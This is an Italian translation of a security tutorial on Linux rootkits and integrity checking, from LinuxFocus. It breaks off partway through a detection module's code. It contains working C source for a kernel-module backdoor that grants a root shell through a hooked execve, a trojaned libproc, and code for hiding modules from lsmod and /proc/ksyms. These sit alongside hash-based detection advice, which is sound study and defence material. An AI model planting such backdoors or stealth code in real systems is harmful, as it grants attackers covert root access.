
Root–kits ed integrità.



by Frédéric Raynal aka Pappy (homepage)

About the author:

Frédéric Raynal ha conseguito una laurea in informatica dopo avere redatto una tesi sui metodi per nascondere informazioni. È l'editore di una rivista francese nota come MISC che si occupa di sicurezza informatica. Nel mentre è alla ricerca di un'occupazione di Ricerca e Sviluppo.

Translated to English by:
Georges Tarbouriech
<georges.t(at)linuxfocus.org>

Abstract:

Questo articolo fu pubblicato per la prima volta sul numero speciale sulla sicurezza di Linux Magazine edizione Francese. L'editore ha gentilmente concesso a LinuxFocus di pubblicare ogni articolo di questo speciale. Di conseguenza LinuxFocus vi darà la possibilità di leggerlo non appena ognuno di questi articoli sia stato tradotto dal francese all'inglese. Ringraziamo tutte le persone che sono coinvolte in questo progetto. Questa breve nota editoriale sarà riprodotta ogni qualvolta troverete un articolo che ha la stessa origine.

Questo articolo presenta le possibili diverse operazioni che in cracker potrebbe attuare dopo avere acceduto con successo ad una macchina. Discuteremo anche come, un amministratore, possa identificare che la macchina sia stata compromessa.

I pericoli

Per il nostro studio considereremo che un cracker sia riuscito ad entrare in un sistema. Non ci preoccuperemo del come. Consideriamo anche che lui abbia ottenuto tutti i massimi permessi (Administrator, root, ...). L'intero sistema non è più affidabile anche se tutti i nostri strumenti sembrano sostenere che tutto funziona perfettamente. Il cracker ha rimosso ogni sua traccia dai log, ed è assoldato che egli è comodamente inserito nel sistema.

Il suo primo scopo ora è quello di essere il più discreto possibile per evitare che l'amministratore di sistema lo possa notare. Come ulteriore passo egli installerà tutti gli strumenti che gli possono servire per raggiungere il suo scopo. Certamente, se il suo scopo è quello di distruggere tutti i dati, non agirà con tanta discrezione.

Ovviamente un amministratore di sistema non può restare collegato al sistema per verificare ogni connessione al medesimo. Tuttavia egli deve riuscire ad individuare una intrusione non voluta il più rapidamente possibile. Il sistema compromesso può divenire una rampa di lancio per i programmi del cracker (bot IRC, DDOS, ...). Per esempio, ricorrendo ad uno sniffer, può accedere a tutti i pacchetti della rete a cui la macchina è collegata. Molti protocolli non cifrano i dati o le password (per esempio `telnet`, `rlogin`, `pop3`, e molti altri). Di conseguenza, più a lungo il cracker rimane nel sistema, più può controllare la rete a cui la macchina compromessa appartiene.

Una volta che la sua presenza viene identificata, si presenta un altro problema: non sappiamo cosa il cracker abbia cambiato nel nostro sistema. Probabilmente avrà alterato i comandi di base e gli strumenti di diagnosi per nascondere le sue tracce. Dobbiamo essere quindi molto precisi per essere sicuri di non aver dimenticato nulla, o il sistema potrà nuovamente essere compromesso.

L'ultima domanda riguarda le misure correttive da prendere alla fine. Esistono due politiche in merito. O l'amministratore del sistema installa tutto exnovo, o si limita a ripristinare i file che sono stati corrotti. Se l'installazione del sistema exnovo richiede molto tempo, la ricerca di file modificati, avendo la completa certezza di non avere dimenticato nulla, richiede una grande attenzione.

Indipendentemente dal sistema scelto, vi raccomando di fare un completo backup dell'intero sistema per scoprire come il cracker abbia avuto accesso al sistema. Tuttavia la macchina potrebbe essere coinvolta in un attacco di tipo molto più ampio, che potrebbe portare conseguenze legali contro di voi. Il non effettuare il backup potrebbe essere considerato come un metodo per nascondere delle prove... mentre proprio questo backup potrebbe, in vero, scagionarvi.

L'invisibilità esiste... ed io la ho vista!

In questa sezione andremo a discutere una serie di vari metodi utilizzabili per apparire invisibili in un sistema compromesso, pur mantenendo il completo controllo del sistema compromesso.

Prima di arrivare al nocciolo della questione, lasciatemi definire alcuni termini:

- *trojan* : si tratta di un'applicazione che assume l'apparenza di un'altra. Quest'ultima occultata e sfruttando caratteristiche note dell'applicazione, può agire ben diversamente a danno dello stesso utente. Per esempio si potrebbero nascondere dati del sistema per non permettere ad un utente di vedere tutte le connessioni attive.
- *backdoor* : questa parola è utilizzata per descrivere una via di accesso non documentata di un programma. Di norma si tratta di opzioni utilizzate dagli sviluppatori per accedere ai dati dall'applicazione in cui la backdoor sia stata inserita.

Una volta compromesso il sistema il cracker necessita di entrambi questi tipi di programma. Le backdoor gli permettono di accedere al sistema, anche se l'amministratore avesse cambiato tutte le password di accesso. I trojan gli permettono, nella maggior parte dei casi, di restare invisibile.

In questo frangente non consideriamo se il programma sia una backdoor od un trojan. Il nostro scopo è quello di scoprire gli attuali metodi per implementarli (sono tuttavia molto simili) e come individuarli.

Lasciatemi aggiungere che la maggior parte delle distribuzioni di Linux offrono un metodo di autentificazione degli eseguibili (per esempio per verificare almeno una *volta* l'integrità dei file e la loro origine – `rpm --checksig`, per fare un esempio). Vi consiglio vivamente di fare questo test prima di installare qualsiasi software nella vostra macchina. Se ottenete un archivio corrotto e lo installate, il cracker non dovrà fare molto.

Questo è quello che successe, nell'ambiente windows, con Back Orifice.

Sostituzione dei binari

Negli albori della storia di Unix non era difficile identificare una intrusione in una macchina:

- il comando `last` mostrava gli account utilizzati dall'intruso e la locazione da cui si era collegato e le relative date di connessione;
- `ls` ci mostra i file e `ps` ci elenca i programmi attivi (per esempio sniffer, password crackers...) ;
- `netstat` ci mostra le connessioni attive sulla macchina;
- `ifconfig` ci fa vedere le schede di rete installate ed il loro eventuale modo di lavorare in modalità `promiscua`, utilizzata per poter catturare tutto il traffico della rete....

Da quei tempi i cacker hanno sviluppato strumenti che siano in gradi di sostituire questi comandi. Proprio come fecero i greci, che costruirono un cavallo di legno per Troia, così questi nuovi programmi appaiono all'amministratore come un qualcosa di noto e di affidabile. Tuttavia queste nuove versioni nascondono dei dati all' utilizzatore, dati che riguardano l'attività del cracker. Dato che queste nuove versioni modificate hanno la stessa data degli eseguibili di quella cartella ed il loro checksum non è variato (il checksum viene alterato con l'ausilio di altri trojan), l'amministratore meno esperto o ignaro viene completamente gabbato.

Root–Kit per Linux

`Linux Root-Kit` (`lrk`) è un classico esempio di ciò (anche se ormai è uno strumento datato). Sviluppato ai suoi albori da Lord Somer, oggi è alla sua quinta edizione. Esistono moltissimi altri root–kit, ma noi, oggi, andremo ad affrontare solo il succitato. Esso è sufficiente per darvi una chiara idea che cosa possano fare questi strumenti.

I comandi sostituiti permettono di avere pieno accesso al sistema. Per evitare che qualcuno utilizzando questi comandi possa notare la differenza (ottenendo i privilegi di amministratore), i programmi in questione vengono protetti con una password (la password predefinita è `satori`), e può esser cambiata nel momento in cui questi programmi vengono compilati.

- I programmi che nascondono le risorse utilizzate dal cracker a tutti gli altri utenti sono:
  - `ls`, `find`, `locate`, `xargs` o `du` non fanno vedere i file che gli appartengono;
  - `ps`, `top` o `pidof` nascondono i suoi processi;
  - `netstat` non mostrerà le connessioni che è bene, per il cracker, rimangano nascoste, specialmente i servizi che egli ha avviato, come: `bindshell`, `bnc` o `eggdrop`;
  - `killall` ucciderà tutti i processi tranne quelli attivati dal cracker;
  - `ifconfig` non farà vedere che la scheda di rete è in modalità `promiscua` (la stringa "`PROMISC`" viene normalmente visualizzata quando la scheda è in questa modalità);
  - `crontab` non farà vedere i suoi processi;
  - `tcpd` non registrerà le connessioni definite in un particolare file di configurazione;
  - `syslogd` farà lo stesso di `tcpd`.
- Le backdoor permettono al cracker di cambiare la sua identità:
  - `chfn` esegue una shell con i privilegi di root quando la password del root–kit viene data come parametro (username) del comando;

    - ♦ `chsh` esegue una shell con i privilegi di root quando la password del root−kit viene passata come argomento (nuova shell);
    - ♦ `passwd` esegue una shell con i privilegi di root quando viene digitata la password del root−kit;
    - ♦ `login` permette al cracker di identificarsi come qualsiasi utente quando si digita la password del root−kit (e disabilita la history della shell ottenuta);
    - ♦ `su` si comporta come il comando `login` ;
- I servizi forniscono al cracker un semplice possibilità di accesso da remoto:
    - ♦ `inetd` installa una shell di root in ascolto su una determinata porta. Subito dopo la connessione, come prima riga, si deve inserire la password del kit;
    - ♦ `rshd` esegue il comando desiderato con i privilegi di root se come username viene passata la password del root−kit;
    - ♦ `sshd` funziona come il comando `login` ed in più fornisce un accesso da remoto;
- Le utilità che aiutano il cracker:
    - ♦ `fix` installa il programma modificato mantenendo invariata la data ed il checksum del file originale;
    - ♦ `linsniffer` cattura i pacchetti, le password e molto altro;
    - ♦ `sniffchk` verifica che lo sniffer sia ancora attivo ed in ascolto;
    - ♦ `wted` permette di modificare il file `wtmp`;
    - ♦ `z2` rimuove le voci indesiderate nei file `wtmp`, `utmp` e `lastlog`;

Questo tipo do root−kit è ormai datato, dato che la nuova generazione di root−kit attaccano direttamente il kernel di sistema della macchina. In aggiunta a questo, le versioni dei programmi modificati non vengono più utilizzati.

Identificare questo tipo di root−kit

Fintanto che le policy del sistema sono molto poco permissive, questo tipo di root−kit è abbastanza semplice da identificare. Attraverso la funzione di hash la crittografia ci fornisce i giusti strumenti per identificarli:

```
[lrk5/net-tools-1.32-alpha]# md5sum ifconfig
086394958255553f6f38684dad97869e  ifconfig
[lrk5/net-tools-1.32-alpha]# md5sum `which ifconfig`
f06cf5241da897237245114045368267  /sbin/ifconfig
```

Senza saper che cosa sia stato installato o cambiato nel sistema, si può facilmente notare a colpo d'occhio il comando `ifconfig` installato differisce da quello generato dal `lrk5`.

Quindi, non appena l'installazione della macchina è terminata, è bene effettuare un backup,sotto forma di database hash, completo dei file più importanti (torneremo in un secondo momento sulla definizione di file "importanti"), per essere in grado in un secondo momento di identificare qualsiasi alterazione ad uno di questi file, nel modo più rapido possibile.

Il database deve esser poi salvato su di un suppporto **fisicamente** non riscrivibile (un CD−r per esempio). Poniamo che il cracker sia riuscito ad accedere al sistema ed ottenere i privilegi di amministratore. Se il database è stato salvato su una partizione read−only, il cracker deve semplicemente mountare nuovamente la partizione in modalità read−write, aggiornare il database, e mountare successivamente la partizione in modalità read−only. Se è un cracker attento e scaltro, cambierà anche la data del database. Se ne evince che, la prossima volta che voi farete un controllo di integrità del sistema, non vi sarà alcuna evidente differenza. Questo ci fa palesemente capire come il semplice privilegio di super user non ci garantisca una accurata protezione per l'aggiornamento del database.

In aggiunta a questo, ogni qualvolta apportate degli aggiornamenti al sistema, dovrete necessariamente aggiornare il backup. In questo modo, se verificate l'autenticità degli aggiornamenti, sarete in grado di identificare ogni cambiamento non previsto.

Tuttavia per verificare l'integrità di un sistema sono necessarie due condizioni:

1. i responsi della funziona hash dei file di sistema deve essere comparata con un database, la cui effidalbilità e veridicità sia sicura al 100%, da qui la necessità dei salvare il backup su di un supporto read−only;
2. gli strumenti per la verifica dell'integrità devono essere perfettamente "puliti" ed "integri".

È bene che ogni check di sistema sia fatto con strumenti che provengono da un altro sisteam (di cui siamo certi non possa essere stato compromesso).

L'uso di librerie dinamiche

Come abbiamo potuto notare per apparire invibili si devono cambiare molte cose in un sistema. Svariati comandi ci permettono di verficare se un file esiste ed ognuno di questi DEVE essere cambiato. Stesso discorso vale per le connessioni di rete o i processi attivi nel sistema. Dimenticare questi ultimi aspetti può risultare fatale fintantochè la discrezione è un elemento di priorità (ovvero per restare a lungo nel sistema).

Oggigiorno, per evitare che i programmi abbiano dimensioni consistenti, la maggior parte degli eseguibili ricorre a librerie dinamiche. Per ottenere in maniera rapida il succitato problema, la soluzione più rapida e funzionale non è di cambiare ogni singolo programma, ma le librerie su cui questi si basano.

Poniamo per esempio che il cracker voglia cambiare il tempo di uptime della macchina, in quanto la ha da poco riavviata. Queste informazioni sono fornite da una serie di vari comandi come `uptime`, `w`, `top`.

Per sapere quali librerie questi utilizzino ricorreremo al comando `ldd`:

```
[pappy]# ldd `which uptime` `which ps` `which top`
/usr/bin/uptime:
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7 (0x40025000)
        libc.so.6 => /lib/libc.so.6 (0x40032000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
/bin/ps:
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7 (0x40025000)
        libc.so.6 => /lib/libc.so.6 (0x40032000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
/usr/bin/top:
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7 (0x40025000)
        libncurses.so.5 => /usr/lib/libncurses.so.5 (0x40032000)
        libc.so.6 => /lib/libc.so.6 (0x40077000)
        libgpm.so.1 => /usr/lib/libgpm.so.1 (0x401a4000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Indipendentemente da `libc`, cerchiamo di individuare la libreria `libproc.so`. Per fare questo dobbiamo prima procurarci il codice sorgente e cambiarlo in maniera opportuna. Nell'esempio ricorreremo alla versione 2.0.7, che si trova nella cartella `$PROCPS`.

Il codice sorgente del comando `uptime` (nel file uptime.c) che dice dove possiamo trovare la funzione `print_uptime()` (in `$PROCPS/proc/whattime.c`) e la funzione`uptime(double *uptime_secs, double *idle_secs)` (in `$PROCPS/proc/sysinfo.c`). Andiamo ora a

cambiare il codice per quest'ultima secondo le nostre necessità:

```
/* $PROCPS/proc/sysinfo.c */

 1:  int uptime(double *uptime_secs, double *idle_secs) {
 2:    double up=0, idle=1000;
 3:
 4:    FILE_TO_BUF(UPTIME_FILE,uptime_fd);
 5:    if (sscanf(buf, "%lf %lf", &up, &idle) < 2) {
 6:      fprintf(stderr, "bad data in " UPTIME_FILE "\n");
 7:      return 0;
 8:    }
 9:
10:  #ifdef _LIBROOTKIT_
11:    {
12:      char *term = getenv("TERM");
13:      if (term && strcmp(term, "satori"))
14:        up+=3600 * 24 * 365 * log(up);
15:    }
16:  #endif /*_LIBROOTKIT_*/
17:
18:    SET_IF_DESIRED(uptime_secs, up);
19:    SET_IF_DESIRED(idle_secs, idle);
20:
21:    return up;       /* qui assumiamo che questo valore non debba mai
essere zero */
22:  }
```

Aggiungendo le righe di codice dalla 12 alla 18 alla versione originale, otterremo il risultato voluto alle nostre funzioni. Se la variabile d' ambiente `TERM` non contiene la stringa `"satori"` la variabile `up` è incrementata proporzionalmente con il valore logaritmico dell'effettivo tempo di uptime (con questa formula in breve tempo arriverà ad alcuni anni).

Per compilare le nostre nuove librerie dobbiamo solo aggiungere `-D_LIBROOTKIT_` e `-lm` nelle opzioni (per la funzione `log(up);`). Quando andremmo a verificare le librerie richieste da un file eseguibile con il comando `ldd` noteremmo che `libm` fa ora parte della lista. Sfortunatamente questo non è vero per gli eseguibili installati nel sistema. Utilizzando la libreria "così come è" porterà ai seguenti errori:

```
[procps-2.0.7]# ldd ./uptime //compiled with the new libproc.so
libm.so.6 => /lib/libm.so.6 (0x40025000)
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7 (0x40046000)
        libc.so.6 => /lib/libc.so.6 (0x40052000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[procps-2.0.7]# ldd `which uptime` //cmd d'origine
        libproc.so.2.0.7 => /lib/libproc.so.2.0.7 (0x40025000)
        libc.so.6 => /lib/libc.so.6 (0x40031000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[procps-2.0.7]# uptime  //original command
uptime: error while loading shared libraries: /lib/libproc.so.2.0.7:
undefined symbol: log
```

Per evitare di compilare ogni eseguibile binario è sufficiente ricorrere all'utilizzo di librerie statiche quando viene creato `libproc.so`:

```
gcc -shared -Wl,-soname,libproc.so.2.0.7 -o libproc.so.2.0.7
alloc.o compare.o devname.o ksym.o output.o pwcache.o
readproc.o signals.o status.o sysinfo.o version.o
whattime.o /usr/lib/libm.a
```

Ecco che avremmo che la funzione `log()` si direttamente inclusa nel codice di `libproc.so`. La libreria modificata deve però mantenere le stesse dipendenze di quella originale, altrimenti gli eseguibili che dipendono da essa non funzioneranno.

```
[pappy]# uptime
  2:12pm  up 7919 days,  1:28, 2 users, load average: 0.00, 0.03, 0.00

[pappy]# w
2:12pm  up 7920 days, 22:36, 2 users, load average: 0.00, 0.03, 0.00
USER     TTY     FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
raynal   tty1     -                12:01pm
  1:17m  1.02s  0.02s  xinit /etc/X11/
raynal   pts/0    -                12:55pm
  1:17m  0.02s  0.02s  /bin/cat

[pappy]# top
2:14pm  up 8022 days, 32 min, 2 users, load average: 0.07, 0.05, 0.00
51 processes: 48 sleeping, 3 running, 0 zombie, 0 stopped
CPU states:  2.9% user,  1.1% system,  0.0% nice, 95.8% idle
Mem:  191308K av, 181984K used,   9324K free, 0K shrd, 2680K buff
Swap: 249440K av,      0K used, 249440K free           79260K cached

[pappy]# export TERM=satori
[pappy]# uptime
2:15pm  up  2:14,  2 users,  load average: 0.03, 0.04, 0.00

[pappy]# w
2:15pm  up  2:14,  2 users,  load average: 0.03, 0.04, 0.00
USER     TTY     FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
raynal   tty1     -                12:01pm
  1:20m  1.04s  0.02s  xinit /etc/X11/
raynal   pts/0    -                12:55pm
  1:20m  0.02s  0.02s  /bin/cat

[pappy]# top
top: Unknown terminal "satori" in $TERM
```

Tutto funziona correttamete. Dato che però sembra che il comando `top` usi la variabile `TERM` per visualizzare il proprio responso sullo schermo, sarà bene che is ricorra ad un'altra viariabile per segnalare alla nostra libreria modificata che vogliamo vedere il vero valore delle funzioni che andremmo ad utilizzare.

Questo tipo di implementazione richiede che si vadano a verificare i cambi alle librerie dinamiche. Le verifiche possono essere fatte con il metodo precedentemente utilizzato. Sarà quindi sufficiente eseguire un chech per mezzo della funziona hash. Sfortunatamente troppi amministratori di sistema tracurano queste librerie e si concentrano solo ed esclusivamente sulle solite cartelle (`/bin`, `/sbin`, `/usr/bin`, `/usr/sbin`, `/etc`...), mentre anche queste cartelle contengono dati assai importanti. Sì anche queste librerie vanno considerate esattamenete come gli eseuibili.

Tuttavia l'interesse per modificare la librerie dinamiche non si limita al mero interesse di cambiare un in sol colpo svaritati eseguibili. Alcuni programmi che vengono utilizzati per la stessa verifica di integrità ricorrono a queste librerie. E questo fatto è molto pericoloso per un amministratore di sistema! Su di un sistema 'sensibile', tutti i gli eseguibili di un certo valore o di una certa importanza devono essere compilati con librerie statiche, anche per prevenire questo tipo di problematiche.

Se ne evince che il precedente comando `md5sum` utilizzato risulta piuttosto rischioso:

```
[pappy]# ldd `which md5sum`
        libc.so.6 => /lib/libc.so.6 (0x40025000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Esso richiama dinamicamente funzioni presenti nella libreria `libc` che potrebbe essere stata modificata (controllate con `nm -D `which md5sum``). Per esempio, usando il comando `fopen()`, otterremo anche il percorso dei file che sono in uso al momento. Se la libreria in questione è stata modificata essa dorvà richiamare la libreria originale: ecco quindi che il cracker avrà nasconsto il file originale in qualche cartella all'interno del sistema.

Questo esempio semplificato ci fa notare come sia possibili ingannare anche il test di integrità del sistema. Abbiamo detto che deve essere fatto con strumenti esterni, o meglio ancora, con un sistema che sicuramente non è stato compromesso.

Ora andremo a costruirci un semplice kit di emergenza per verificare la presenza di un eventuala cracker:ù

- `ls` per trovare i suoi file;
- `ps` per verificare lo stato dei processi attivi;
- `netstat` per monitorare le connessioni attive nella macchina;
- `ifconfig` per conoscer il vero stato delle interfaccie di rete.

Questi rappresentanto il minino set di programmi. Altri comandi che possono essere molto utili sono:

- `lsof` ci fa vedere tutti i file in uso nel sistema;
- `fuser` identifica il processo che sta utilizzando un determinato file.

Lasciatemi aggiungere che non servono solo per identificate un sistema compromesso ma anche per eseguire una diagnosi del sistema.

È ovvio che **ogni programma del kit di emergenza deve essere compilata in modo statico** Abbiamo fino ad ora fatto vedere che l'utilizzo di librerie dimaniche può essere fatale.

Linux Kernel Module (LKM): comodità e vantaggi

Volere cambiare ogni eseguibile che sia in grado di far vedere la presenza di un file, volere controllare ogni funzione in ogni lirebreria sembrerebbe impossibile. Impossibile avete detto? Bhè non è proprio così.

Una nuova generazione di root–kit ha fatto la sua comparsa. Questo nuovo tipo è in grado di attaccare il kernel della macchina stessa.

Campo d'uso di un LKM

Illimitato! Come lo stesso nome di suggerisce, un LKM va a lavorare nell'area di memoria del kernel, rendendogli quindi possibilie di accedere e controllare l'intero sistema.

Per un cracker un LKM permette di:

- nascondere file, come quelli creati da uno sniffer;
- filtrare il contenuto di un file (rimuovere indirzzi IP, processi dai log file);
- permettergli di uscire da un ambiente ristretto (`chroot`);

- ingannare lo stato del sistema o di una parte di esso (modalità promiscua delle schede di rete per esempio);
- nascondere processi attivi;
- effettuare operazioni di sniff (raccolta di informazioni dalla rete);
- installare backdoor...

La lista di questa lista dipende solo dall'immaginazione e dall'abilità del cracker. Tuttavia, come abbiamo precedentemente discusso, lo stesso amministratore può ricorrere a questi strumenti per creare i propri moduli al fine di proteggere il suo sistema:

- per controllare la gestione dei moduli (aggiunta e rimozione dei medesimi);
- per verificare il cambiamento dei file;
- per prevenire che alcuni utenti possano eseguire programmmi;
- per aggiungere un sistema di autentificazione contro l'esecuzione di determinate azioni (per esempio di mettere le interfacce di rete in modalità promiscua)

Comne proteggersi contro i LKM? Al momento della compilazione del kernel si può disabilitare il supporto per i moduli (answering N in `CONFIG_MODULES`)o non selezionarne alcuno (semplicemente rispondendo Y o N). Questo comporta la creazione di un kernel *monolitico* .

Tuttavia anche se il kernel non possiede il supporto per i moduli è possibile caricarne alcuni in memoria (anche se questa operazione non è per nulla semplice). Silvio Cesare ha scritto il programma `kinsmod`, che permette di attaccare il kernel per mezzo del device `/dev/kmem`. Questo device, o periferica se preferite, permette di gestire la memoria che lo stesso kernel utilizza (leggete runtime−kernel−kmem−patching.txt in questa−stessa pagina −informazione in inglese−).

Per concludere con la programmazione dei moduli, lasciatemi aggiungere che tutto si basa su due essenziali funzioni (il cui nome è di per se autoesplicativo): `init_module()` e `cleanup_module()`. Queste due definiscono il comportamento del modulo stesso. Ma, dato che vengono eseguite nell'area del kernel, possono accedere a qualsiasi zona di memoria dello stesso kernel, come, per esempio, chiamat di sistema e simoboli del medesimo.

Continuiamo!

Vediamo come si può installare una backdoor per mezzo di un lkm. L'utente che voglia ottenere una shell con i privilegi di root dovrà semplicemente eseguire il comado `/etc/passwd`. Cosa dite? Si esatto questo file non è un comando, ma dato che siamo in grado di ridirezionare la chiamata di sistema `sys_execve()`, al ridizioneremo al comando `/bin/sh`, curandoci di dare i privilegi di root a questa shell.

Questo modulo è stato testato con varie versioni dei kernel: 2.2.14, 2.2.16, 2.2.19, 2.4.4. Funziona con tutte queste versioni. Tuttavia se stiamo utilizzando un kernel 2.2.19smp−ow1 (ovvero un kernel 2.2.19 con supporto multiprocessore e la patch Openwall), se cercheremo di aprire una shell non avremmo i privilegi di root. Il kernel è un oggetto sensibile fragile, siate attenti... Il percorso dei file corrisponde al solito percorso dei sorgenti del kernel.

```
/* rootshell.c */
#define MODULE
#define __KERNEL__

#ifdef MODVERSIONS
#include <linux/modversions.h>
```

```
#endif

#include <linux/config.h>
#include <linux/stddef.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/mm.h>
#include <sys/syscall.h>
#include <linux/smp_lock.h>

#if KERNEL_VERSION(2,3,0) < LINUX_VERSION_CODE
#include <linux/slab.h>
#endif

int (*old_execve)(struct pt_regs);

extern void *sys_call_table[];

#define ROOTSHELL "[rootshell] "

char magic_cmd[] = "/bin/sh";

int new_execve(struct pt_regs regs) {
  int error;
  char * filename, *new_exe = NULL;
  char hacked_cmd[] = "/etc/passwd";

  lock_kernel();
  filename = getname((char *) regs.ebx);

  printk(ROOTSHELL " .%s. (%d/%d/%d/%d) (%d/%d/%d/%d)\n", filename,
      current->uid, current->euid, current->suid, current->fsuid,
      current->gid, current->egid, current->sgid, current->fsgid);

  error = PTR_ERR(filename);
  if (IS_ERR(filename))
    goto out;

  if (memcmp(filename, hacked_cmd, sizeof(hacked_cmd) ) == 0) {
    printk(ROOTSHELL " Got it:)))\n");
    current->uid = current->euid = current->suid =
                      current->fsuid = 0;
    current->gid = current->egid = current->sgid =
                      current->fsgid = 0;

    cap_t(current->cap_effective) = ~0;
    cap_t(current->cap_inheritable) = ~0;
    cap_t(current->cap_permitted) = ~0;

    new_exe = magic_cmd;
  } else
    new_exe = filename;

  error = do_execve(new_exe, (char **) regs.ecx,
                    (char **) regs.edx, &regs);
  if (error == 0)
#ifdef PT_DTRACE        /* 2.2 vs. 2.4 */
    current->ptrace &= ~PT_DTRACE;
#else
  current->flags &= ~PF_DTRACE;
#endif
   putname(filename);
 out:
  unlock_kernel();
```

```
  return error;
}

int init_module(void)
{
  lock_kernel();

  printk(ROOTSHELL "Loaded:)\n");

#define REPLACE(x) old_##x = sys_call_table[__NR_##x];\
                   sys_call_table[__NR_##x] = new_##x

  REPLACE(execve);

  unlock_kernel();
  return 0;
}

void cleanup_module(void)
{
#define RESTORE(x) sys_call_table[__NR_##x] = old_##x
  RESTORE(execve);

  printk(ROOTSHELL "Unloaded:(\n");
}
```

Let us check that everything works as expected:

```
[root@charly rootshell]$ insmod rootshell.o
[root@charly rootshell]$ exit
exit
[pappy]# id
uid=500(pappy) gid=100(users) groups=100(users)
[pappy]# /etc/passwd
[root@charly rootshell]$ id
uid=0(root) gid=0(root) groups=100(users)
[root@charly rootshell]$ rmmod rootshell
[root@charly rootshell]$ exit
exit
[pappy]#
```

Dopo questa breve dimostrazione, diamo un'occhiata al contenuto del file `/var/log/kernel`: `syslogd` in questo caso è stato configurato per registrare i messaggi dal kernel su file (`kern.* /var/log/kernel` su `/etc/syslogd.conf`):

```
[rootshell] Loaded:)
[rootshell]  ./usr/bin/id. (500/500/500/500) (100/100/100/100)
[rootshell]  ./etc/passwd. (500/500/500/500) (100/100/100/100)
[rootshell]  Got it:)))
[rootshell]  ./usr/bin/id. (0/0/0/0) (0/0/0/0)
[rootshell]  ./sbin/rmmod. (0/0/0/0) (0/0/0/0)
[rootshell] Unloaded:(
```

Modificando parzialmente questo modulo, un bravo amministratore può ottenere un ottimo strumento di controllo. Tutti i comandi eseguiti nel sistema vengono scritti sul file che agisce da registro delle chiamate di sistema. Il registro `regs.ecx` contiene i valori di `**argv` e `regs.edx **envp` con le relative `correnti` chiamate di sistema associate all'utente ed alla struttura, permettendoci di ottenere tutte le informazioni che ci possono servire.

Identificazione e sicurezza

Dal lato dell'amministratore i sistemi di integrità non permettono più di indentificare questo modulo (ok, non è propriamente vero se si considera la semplicità stessa del modulo). Andremo ora ad analizzare le possibili tracce lasciate da questo tipo di root−kit:

- backdoor: `rootshell.o` non è invisibile nel sistema, in quanto è un modulo semplice. Tuttavia modificando la funzione `sys_getdents()` potremmo renderlo non identificabile;
- porocessi visibili: la shell risulterà visibile tra i processi attivi, e questo può rivelare accessi indesiderati al sistema. Ridefinendo la funzione`sys_kill()` e con un nuovo segnale di sistema `SIGINVISIBLE` è possibile nascondere l'accesso a determinati file definiti in `/proc` (verificate il lrk `adore`);
- all'interno della lista dei moduli: il comando `lsmod` ci fornisce la lista dei moduli presenti in memoria:

```
[root@charly module]$ lsmod
Module                  Size Used by
rootshell                832  0  (unused)
emu10k1                41088  0
soundcore               2384  4  [emu10k1]
```

Quando un modulo viene caricato in memoria viene posizionato come primo elemento della lista `module_list`, che contiene tutti i moduli in memoria ed il loro nome viene registrato al file `/proc/modules`. `lsmod` legge questo file per trovare le informazione da mostrare all'utente. Rimuovendo questo modulo dalla lista `module_list` lo farà anche automaticamente scomparire dal file `/proc/modules`:

```
int init_module(void) {
  [...]
  if (!module_list->next)  //this is the only module:(
    return -1;

  // This works fine because __this_module == module_list
  module_list = module_list->next;
  [...]
}
```

Sfortunatamente questo ci imperdirà di rimuovere questo modulo dalla memoria in un secondo momento, almeno che non si registri i propri indirizzi di memoria in una qualche altra locazione.

- i simboli in `/proc/ksyms`: questo file tiene traccia di tutti i simboli di sistema accessibili nello spazio gestito dal kernel:

```
[...]
e00c41ec magic_cmd      [rootshell]
e00c4060 __insmod_rootshell_S.text_L281 [rootshell]
e00c41ec __insmod_rootshell_S.data_L8   [rootshell]
e00c4180 __insmod_rootshell_S.rodata_L107       [rootshell]
[...]
```

La macro `EXPORT_NO_SYMBOLS` definita in `include/linux/module.h`, istruisce il compilatore che nessuna funzione o variabile sia accessibile se non dallo stesso modulo:

```
int init_module(void) {
  [...]
```

```
  EXPORT_NO_SYMBOLS;
  [...]
}
```

Per i kernel 2.2.18, 2.2.19 e 2.4.x (x<=3 – non ho sperimentato con altre versioni) il simbolo `__insmod_*` rimane invisibile. rimuovere il modulo dalla lista `module_list` rimuove anche tutti i simboli esportati dal file `/proc/ksyms`.

I problemi e le soluzioni discusse qui si basano su comandi esguiti nello user space (un'area di memoria diversa da quella del sistema operativo stesso). Un "buon" LKM ricorrerà a queste tecniche per restare il più invisibile possibile.

Esistono due soluzioni per individuare questo tipo di root–kit. Il primo consiste nel confrontare il contenuto del device `/dev/kmem` con il contenuto presente in `/proc` per verificare eventuali discrepanze tra i processi correnti, le chiamate di sistema ed i loro indirizzi,... Un articolo, in inglese, intitolato Detecting Loadable Kernel Modules (LKM) ci descrive come utilizzare `kstat` per identificare questo tipo di root–kit.

Un'altro metodo si basa sulla ricerca di chiamate di sistema che cerchino di modificare la tavola delle stesse. Il modulo `St_Michael` du Tim Lawless Ci fornisce questo tipo di controllo. Le seguenti informazioni potrebbero cambiare, in quanto questo modulo è in costante sviluppo.

Come abbiamo visto nel precedente esempio, i root–kit di tipo lkm si basaso sulla modicia delle chiamate di sistema. Una possibile soluzione protrebbe basarsi su un ulteriore tabella contenente i relativi indirizzi e ridefinire i moduli `sys_init_module()` e `sys_delete_module()` in modo che utilizzino i dati di questa ulteriore tabella. In questo modo è possibile verificare, dopo che ogni modulo viene caricato in memoria, se gli indirizzi di queste due tabella sono coincidenti:

```
/* Extract from St_Michael module by Tim Lawless */

asmlinkage long
sm_init_module (const char *name, struct module * mod_user)
{
  int init_module_return;
  register int i;

  init_module_return = (*orig_init_module)(name,mod_user);

  /*
     Verify that the syscall table is the same.
     If its changed then respond

